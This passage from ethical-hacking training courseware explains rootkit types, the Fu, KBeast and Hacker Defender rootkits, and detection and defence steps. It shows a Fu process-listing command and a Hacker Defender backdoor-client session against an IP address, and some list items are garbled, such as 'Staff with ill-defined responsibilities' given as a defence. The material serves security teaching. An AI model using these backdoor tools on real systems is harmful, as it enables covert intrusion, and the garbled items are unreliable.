**Antispywares** scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and removes them if any are found. Antispyware provides **real-time protection** by scanning your system at regular intervals, either weekly or daily. It scans to ensure the computer is free from **malicious software**. A few antispyware programs are listed as follows:

- ④ SUPERAntiSpyware available at <http://superantispyware.com>
- ④ Spyware Terminator 2012 available at <http://www.pcrx.com>
- ④ Ad-Aware Free Antivirus+ available at <http://www.lavasoft.com>
- ④ Norton Internet Security available at <http://in.norton.com>
- ④ SpyHunter available at <http://www.enigmasoftware.com>
- ④ Kaspersky Internet Security 2013 available at <http://www.kaspersky.com>
- ④ SecureAnywhere Complete 2012 available at <http://www.webroot.com>
- ④ MacScan available at <http://macscan.securemac.com>
- ④ Spybot – Search & Destroy available at <http://www.safer-networking.org>
- ④ Malwarebytes Anti-Malware PRO available at <http://www.malwarebytes.org>



## CEH System Hacking Steps

Like **malicious applications**, there are also many **protective applications** that are capable of preventing or detecting and deleting malicious applications. In order to avoid malicious applications being detected by **protective applications**, attackers hide malicious files inside other **legitimate files**.

	<b>Cracking Passwords</b>		<b>Hiding Files</b>
	<b>Escalating Privileges</b>		<b>Covering Tracks</b>
	<b>Executing Applications</b>		<b>Penetration Testing</b>

# Rootkits

**C|EH** Certified Ethical Hacker

- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time and also in future
- Rootkits replace certain operating system calls and utilities with its own **modified versions** of those routines that in turn undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.



**Attacker places a rootkit by:**

- Scanning for **vulnerable** computers and servers on the web
- Wrapping rootkit** in a special package like games
- Installing rootkit on the public computers or corporate computers through **social engineering**
- Launching **zero day attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)
- Means of a link and **a bot** from IRC, ICQ, etc.



**Objectives of rootkit:**

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Rootkits

Rootkits are software programs aimed to gain access to a computer without being detected. These are malware that can be used to gain **unauthorized access** to a remote system and perform **malicious activities**. The goal of the rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform any task such as installing software or deleting files, etc. It works by exploiting the vulnerabilities in the operating system and applications. It builds a **backdoor login process** to the operating system by which the attacker can evade the standard login process. Once root access has been enabled, a rootkit may attempt to hide the traces of **unauthorized access** by **modifying drivers** or **kernel modules** and deserting active processes. Rootkits replace certain operating system calls and utilities with its own modified versions of those routines that in turn undermine the security of the target system causing **malicious functions** to be executed. A typical **rootkit** is **comprised** of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

All files contain a set of attributes. There are different fields in the file attributes. The first field is used to determine the format of the file, that is, if it is a hidden, archive, or read-only file. The other field describes the time the file was created, when it was accessed, as well as its original length. The functions `GetFileAttributesEx()` and `GetFileInformationByHandle()` enable this. `ATTRIB.exe` is used to display or change file attributes. An attacker can hide, or even change the attributes of a victim's files, so that attacker can access them.


**An attacker places a rootkit by:**

- ⌚ **Scanning** for vulnerable computers and servers on the web
- ⌚ Wrapping **rootkit** in a special package like games
- ⌚ Installing rootkit on the **public computers** or corporate computers through social engineering
- ⌚ Launching zero day attack (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)
- ⌚ Means of a link and a **bot** from IRC, ICQ, etc.

The primary purpose of a rootkit is to allow an attacker repeated **unregulated** and **undetected** access to a **compromised system**. Installing a backdoor process or replacing one or more of the files that run the normal connection processes can help meet this objective.

**Attackers use rootkits to:**

- ⌚ Root the host system and gain remote backdoor access
- ⌚ Mask attacker tracks and presence of **malicious applications** or processes
- ⌚ Gather sensitive data, network traffic, etc. from the system to which attackers might be restricted or possess no access
- ⌚ Store other malicious applications and act as a server resource for bot updates and so on



## Types of Rootkits

A rootkit is a type of malware that can hide itself from the operating system and antivirus applications in the computer. This program provides the attackers with **root-level access** to the computer through the **backdoors**. These rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of **attack vector**. Basically there are six types of **rootkits** available. They are:



### Hypervisor-level Rootkit

Hypervisor-level rootkits are usually created by **exploiting hardware** features such as **Intel VT** and **AMD-V**. These rootkits host the operating system of the target machine as a virtual machine and intercept all hardware calls made by the **target operating system**. This kind of rootkit works by modifying the **system's boot sequence** and gets loaded instead of the original virtual machine monitor.



### Kernel-level Rootkit

The kernel is the core of the operating system. These cover backdoors on the computer and are created by writing additional code or by substituting portions of **kernel code** with modified code via device drivers in Windows or **loadable kernel module** in Linux. If the kit's code contains mistakes or bugs, the stability of the system is greatly affected by the kernel.

level rootkits. These have the same privileges of the operating system, hence they are difficult to detect and intercept or subvert operations of operating systems.



## Application-level Rootkit

Application-level **rootkit** operates inside the victim's computer by replacing the standard application files with rootkits or by **modifying** present applications with patches, injected code, etc.



## Hardware/Firmware Rootkit

Hardware/firmware rootkits use devices or **platform firmware** to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware because firmware is not usually inspected for code integrity. A firmware rootkit implies the use of creating a **permanent delusion** of rootkit malware.




## Boot-loader-level Rootkit (Bootkit)

Boot-loader-level (bootkit) rootkits function either by replacing or modifying the legitimate boot loader with another one. The boot-loader-level (bootkit) can be activated even before the operating system is started. So, boot-loader-level (bootkit) rootkits are serious threats to security because they can be used to **hack encryption keys** and passwords.



## Library-level Rootkits

Library-level rootkits work higher up in the OS and they usually patch, hook, or supplant system calls with **backdoor versions** to keep the attacker unknown. They replace original system calls with fake ones to hide information about the attacker.



## How Rootkits Work

 **System hooking** is a process of changing and replacing the original function pointer with the pointer provided by the rootkit in stealth mode.

Inline function hooking is a technique where a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.




FIGURE 5.56: How Rootkits Work

**Direct Kernel Object Manipulation (DKOM)** rootkits are able to locate and **manipulate** the 'System' process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and **misguide** the Windows event viewer without any problem by manipulating the list of active processes of the operating system, altering data inside the

PROCESS IDENTIFIERS structures. It has an ability to obtain **read/write** access to the \Device\Physical Memory object.

DKOM rootkits hide a process by **unlinking** it from the process list.




FIGURE 5.57: DKOM Rootkits Diagram

# Rootkit: Fu

The slide features a blue header bar with the title "Rootkit: Fu" and a "CEH" logo in the top right corner. Below the header is a white content area. On the left, there's a sidebar with two bullet points:

- Fu operates using direct Kernel object manipulation
- Components of Fu are dropper (fu.exe) and driver (msdirectx.sys)

A small blue molecular-like icon is positioned next to the sidebar. In the center, there's a terminal window titled "Invite de commandes" showing a list of processes. At the bottom of the terminal window, it says "Total number of processes = 23". To the right of the terminal window is a box containing a list of actions the rootkit allows:

- Hide processes and drivers
- Hide information from user-mode applications and even from kernel-mode modules
- Add privileges to any process token
- Remove to-be-hidden entries from two linked lists with symbolic names


At the bottom of the slide, a copyright notice reads: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."



## Rootkit: Fu

Fu is an infection database that operates using **Direct Kernel Object Manipulation** (DKOM) and comes with two components, the dropper (fu.exe) and the driver (msdirectx.sys). The Fu rootkit modifies the kernel object that represents the processes on the system. All the kernel process objects are linked. When a user process such as **TaskMgr.exe** requests the operating system for the list of processes through an API, Windows walks the linked list of process objects and returns the appropriate information. **Fu unlinks** the process object of the process it is hiding. Therefore, as far as many applications are concerned, the process does not exist.

The Fu rootkit can also allow you to hide and list processes and drivers by using different hooking techniques. It can add **privileges** to any process token. This can perform many actions in the **Windows event viewer** and appear as someone else's.



```
C:\temp>fu -pl 30
Process: fu.exe:860
Process: :2153091200
Process: System:4
Process: smss.exe:376
Process: csrss.exe:632
Process: winlogon.exe:664
Process: services.exe:708
Process: lsass.exe:732
Process: svchost.exe:912
Process: svchost.exe:1004
Process: svchost.exe:1092
Process: svchost.exe:1176
Process: svchost.exe:1284
Process: spoolsv.exe:1416
Process: VMwareService.e:1592
Process: alg.exe:2036
Process: explorer.exe:572
Process: wsctnfy.exe:580
Process: VMwareIray.exe:920
Process: VMwareUser.exe:1040
Process: ctfmon.exe:1168
Process: cmd.exe:420
Process: taskmgr.exe:816
Total number of processes = 23
```

FIGURE 5.58: Fu in Command Promt

# Rootkit: KBeast

**C|EH**  
Certified Ethical Hacker

- ⓘ KBeast (Kernel Beast) is kernel rootkit that loads as a kernel module. It supports kernel 2.6.16, 2.6.18, 2.6.32, and 2.6.35
- ⓘ It also has a userland component that provides remote access to the computer
- ⓘ KBeast gains its control over a computer by hooking the system call table and by hooking the operations structures used to implement the netstat interface to userland

## Features

<ul style="list-style-type: none"><li><b>1</b> Hiding loadable kernel modules</li><li><b>2</b> Hiding files/directory</li><li><b>3</b> Hiding process (ps, pstree, top, lsof)</li><li><b>4</b> Hiding socket and connections (netstat, lsof)</li><li><b>5</b> Keystroke logging to capture user activity</li></ul>	<ul style="list-style-type: none"><li><b>6</b> Anti-kill process</li><li><b>7</b> Anti-remove files</li><li><b>8</b> Anti-delete loadable kernel modules</li><li><b>9</b> Local root escalation backdoor</li><li><b>10</b> Remote binding backdoor hidden by the kernel rootkit</li></ul>
--	---

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Rootkit: KBeast

KBeast (Kernel Beast) is kernel rootkit that loads as a kernel module. It supports kernel 2.6.16, 2.6.18, 2.6.32, and 2.6.35. It provides **remote access** to the systems by using its userland component. Using the kernel module, the userland backdoor component can be invisible from other userland applications. This can hide files, directories, and processes (ps, pstree, top, lsof) that start with a user-defined prefix. You can use keylogging abilities to capture the user activities. To implement the netstat interface to userland, KBeast obtains access over the system by **hooking** the system call table and operations structures.

The features of this rootkit include:

- ⓘ Hiding this loadable kernel module
- ⓘ Hiding files/directory
- ⓘ Hiding process (ps, pstree, top, lsof)
- ⓘ **Hiding** socket and connections (netstat, lsof)
- ⓘ **Keystroke logging** to capture user activity
- ⓘ Anti-kill process
- ⓘ Anti-remove files

- 🕒 Anti-delete this loadable kernel modules
- 🕒 Local root **escalation backdoor**
- 🕒 Remote binding backdoor **hidden** by the **kernel rootkit**

## Rootkit: Hacker Defender HxDef Rootkit

The screenshot shows a Windows desktop environment. In the center is a 'Command Prompt' window titled 'Command Prompt'. The window displays the following text:

```
bdc li100.exe 192.168.8.93
135 v4L
connecting server . .
receiving banner . .
opening backdoor . .
backdoor found
checking backdoor . . .
backdoor ready
authorization sent, Waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end
session
```

To the left of the command prompt window, there is a sidebar with three icons: a yellow folder, a green folder, and a blue folder.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Rootkit: Hacker Defender HxDef Rootkit

Hacker Defender is a user-mode rootkit that modifies several Microsoft Windows operating systems and Native API functions. You can hide information like files, processes, and registry keys from **security scanning tools** and other applications. You can control a computer without opening a new TCP or UDP port via a covert channel from a remote area. It can also implement a backdoor and port redirector that can work through existing open **TCP ports**. Using its **stealth mode**, attackers can hide data from user-defined applications such as registry key values, allocated memory, system services, and drivers.

```
bdc li100.exe 192.168.8.93
135 v4L
connecting server . . .
receiving banner . . .
opening backdoor ..
backdoor found
checking backdoor . . . .
backdoor ready
authorization sent, Waiting for reply
authorization - SUCCESSFUL
backdoor activated!
close shell and all progz to end
session
```

FIGURE 5.59: Hacker Defender HxDef Rootkit in Command Promt



## Detecting Rootkits

The rootkit detection techniques are classified as signature, heuristic, integrity, cross-view-based, and **Runtime Execution Path Profiling**.



### Signature-based Detection

Signature-based detection methods work as a **rootkit fingerprints**. You can compare the sequence of bytes from a file compared with another sequence of bytes that belong to a malicious program. This technique is mostly employed on system files. **Rootkits** that are invisible can be easily detected by scanning the **kernel memory**. The success of **signature-based** detection is less due to the rootkit's tendency to hide files by interrupting the execution path of the detection software.



### Heuristic Detection

Heuristic detection works by identifying deviations in normal operating system patterns or behaviors. This kind of detection is also known as behavioral detection. Heuristic detection is capable of identifying new, previously unidentified rootkits. This ability lies in being able to recognize deviants in "normal" system patterns or behaviors. Execution path hooking is one such deviant that causes heuristic-based detectors to identify rootkits.



## Integrity-based Detection

Integrity-based detection functions by comparing a current file system, boot records, or memory snapshot with a known, trusted baseline. The evidence or presence of malicious activity can be noticed by the dissimilarities between the current and baseline snapshots.



## Cross-view-based Detection

Cross-view-based detection techniques function by assuming the operating system has been subverted in some way. This enumerates the system files, processes, and registry keys by calling common APIs. The gathered information is then compared with the data set obtained through the use of an algorithm traversing through the same data. This detection technique relies upon the fact that the API hooking or manipulation of kernel data structure taints the data returned by the operating system APIs, with the low-level mechanisms used to output the same information free from DKOM or hook manipulation.



## Runtime Execution Path Profiling

The Runtime Execution Path Profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds new code near to a routine's execution path, in order to destabilize it. The number of instructions executed before and after a certain routine is hooked and can be **significantly different**.

## Steps for Detecting Rootkits



**Step 1**  
Run "dir /s /b /ah" and "dir /s /b /a-h" inside the potentially infected OS and save the results

**Step 2**  
Boot into a clean CD, run "dir /s /b /ah" and "dir /s /b /a-h" on the same drive and save the results

**Step 3**  
Run a clean version of WinDiff on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from outside)

**Note:** There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, Alternate Data Streams, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Steps for Detecting Rootkits

Source: <http://research.microsoft.com>

Follow these **steps to detect rootkits**:

1. Run "dir /s /b /ah" and "dir /s /b /a-h" inside the potentially infected OS and save the results.
2. Boot into a clean CD, run "dir /s /b /ah" and "dir /s /b /a-h" on the same drive, and save the results.
3. Run a clean version of WinDiff from the CD on the two sets of results to detect file-hiding ghostware (e.g., invisible inside, but visible from outside).

**Note:** There can be some false positives. Also, this does not detect **stealth software** that hides in BIOS, video card EEPROM, bad disk sectors, Alternate Data Streams, etc.



## How to Defend against Rootkits

A common feature of these rootkits is that the attacker requires administrator access to the target system. The **initial attack** that leads to this access is often noisy. Excess network traffic that arises in the face of a new exploit should be monitored. It goes without saying that log analysis is a part and parcel of **risk management**. The attacker may have shell scripts or tools that can help him or her cover his or her tracks, but surely there will be other telltale signs that can lead to **proactive countermeasures**, not just reactive ones.

A reactive countermeasure is to back up all critical data excluding the binaries, and go for a fresh clean installation from a **trusted source**. One can do code check summing as a good defense against tools like rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against **rootkits**, integrity checking programs for critical system files can be used. Numerous tools, programs, software, and techniques are available to check for **rootkits**.

A few techniques that are adopted to defend against rootkits are listed as follows:

- ④ Reinstall OS/applications from a trusted source after backing up the critical data
- ④ Staff with ill-defined responsibilities
- ④ Well-documented **automated installation** procedures need to be keep

- ☛ Install network and host-based firewalls
- ☛ Use **strong authentication**
- ☛ Store the availability of trusted restoration media
- ☛ Harden the workstation or server against the attack
- ☛ Update the **patches** for operating systems and applications

## How to Defend against Rootkits (Cont'd)

C|EH  
Certified Ethical Hacker

- ✓ Update antivirus and anti-spyware software regularly
- ✓ Do not install unnecessary applications and also disable the features and services not in use
- ✓ Verify the integrity of system files regularly using cryptographically strong digital fingerprint technologies
- ✓ Ensure the chosen antivirus software possesses rootkit protection
- ✓ Avoid logging in an account with administrative privileges
- ✓ Adhere to the least privilege principle

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## How to Defend against Rootkits (Cont'd)

Now you have seen **basic countermeasures** for defending against rootkits there are some more countermeasures that will assist you in defending against rootkits.

Let's take a look at what more you can do to defend against rootkits.

- ➊ You should update your antivirus and antispyware software regularly
- ➋ You should not install unnecessary applications on your system and also disable the features and services not in use
- ➌ You should verify the **integrity** of system files regularly using **cryptographically** strong digital fingerprint technologies
- ➍ Ensure that the chosen antivirus software possesses rootkit protection before it is installed
- ➎ You should avoid logging in an account with administrative privileges
- ➏ You should adhere to the **least privilege** principle



## Anti-Rootkit: Stinger

Source: <http://www.mcafee.com>

McAfee Stinger helps you to detect and remove **prevalent Fake Alert malware**, viruses, and threats identified in your system. Stinger scans rootkits, **running** processes, loaded modules, the registry, and directory locations known to be used by malware on the machine to keep scan times minimal. It can also repair the **infected files** found in your system. It detects and deactivates all the viruses from your system.

